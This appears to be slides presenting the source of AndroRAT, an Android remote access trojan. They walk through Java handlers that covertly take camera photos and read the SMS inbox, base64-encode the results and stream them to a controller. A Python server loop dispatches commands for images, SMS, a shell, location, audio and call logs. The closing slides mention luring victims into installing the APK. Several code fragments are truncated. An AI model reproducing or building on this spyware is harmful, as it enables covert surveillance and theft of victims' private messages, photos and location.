


```
else if (line.matches("takepic \\d"))
{
    functions.getScreenUp(activity);
    final String[] cameraid = line.split(" ");
    try
    {
        out.write("IMAGE\n".getBytes("UTF-8"));
        mPreview.startUp(Integer.parseInt(cameraid[1]),out);
    } catch (Exception e)
    {
        e.printStackTrace();
        new jumper(context).init();
        Log.d("done", "done");
    }
}
```

Android_Code/app/src/main/java/com/example/reverseshell2/tcpConnection.java




```
import android.hardware.Camera;
```



```
public void startUp(int cameraID, OutputStream outputStream) {
    this.out = outputStream;
    try{
    camera = Camera.open(cameraID);
    ...
    camera.takePicture(null, null, new Camera.PictureCallback() {
        @Override
        public void onPictureTaken(byte[] data, Camera camera) {
            releaseCamera();
            sendPhoto(data);
        }
    });
}
```


Android_Code/app/src/main/java/com/example/reverseshell2/Payloads/CameraPreview.java



```java
private void sendPhoto(byte[] data) {
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    Bitmap bitmap = BitmapFactory.decodeByteArray(data, 0, data.length);
    bitmap.compress(Bitmap.CompressFormat.JPEG, 80, bos);

    byte[] byteArr = bos.toByteArray();
    final String encodedImage = Base64.encodeToString(byteArr, Base64.DEFAULT);
    Thread thread = new Thread(new Runnable(){
            @Override
            public void run() {
                try {
                    out.write(encodedImage.getBytes("UTF-8"));
                    out.write("END123\n".getBytes("UTF-8"));
                } catch (Exception e) {
                    Log.e(TAG, e.getMessage());
                }
            }
        });
        thread.start();
}
```

Android_Code/app/src/main/java/com/example/reverseshell2/Payloads/CameraPreview.java


Server Side




```
while True:
    msg = conn.recv(4024).decode("UTF-8")
    if(msg.strip() == "IMAGE"):
        getImage(conn)
    elif("readSMS" in msg.strip()):
        content = msg.strip().split(" ")
        data = content[1]
        readSMS(conn,data)
    elif(msg.strip() == "SHELL"):
        shell(conn)
    elif(msg.strip() == "getLocation"):
        getLocation(conn)
    elif(msg.strip() == "stopVideo123"):
        stopVideo(conn)
    elif(msg.strip() == "stopAudio"):
        stopAudio(conn)
    elif(msg.strip() == "callLogs"):
        callLogs(conn)
    elif(msg.strip() == "help"):
        help()
```

utils.py

Server Side




```
def getImage(client):
    ...
    imageBuffer=recvall(client)
    ...
```



```
def recvall(sock):
    buff=""
    data = ""
    while "END123" not in data:
        data = sock.recv(4096).decode("UTF-8
        buff+=data
    return buff
```

utils.py


More examples of handler functions



```
else if(line.contains("getSMS "))
{
      ...
          String sms = readSMS.readSMSBox("inbox");
          out.write(sms.getBytes("UTF-8"));
      ...
}
```

Android_Code/app/src/main/java/com/example/reverseshell2/tcpConnection.java

More examples of handler functions



```
public String readSMSBox(String box) {
    Uri SMSURI = Uri.parse("content://sms/"+box);
    Cursor cur = context.getContentResolver().query(SMSURI, null, null, null,nu
    String sms = "";
    try {
        if (cur.moveToFirst()) {
            for (int i = 0; i < cur.getCount(); ++i) {⋯
            }
            sms += "\n";
        }
```

Android_Code/app/src/main/java/com/example/reverseshell2/Payloads/readSMS.java

Limitations

Limitations

- Need to allure a victim to **install apk from a third party source**

Limitations

- Shows some symptoms that can be detected as a possibility of trojan presence
    - **Network performance degradation**
    - **Cache registry**
    - **Change in browser settings**
    - **Slower boot up of device**

Limitations

- **Anti malware softwares can detect** AndroRAT in the system and remove it
- **Cleaning the registry of the device** is a solution to permanently get rid of the effects of the trojan

Thank You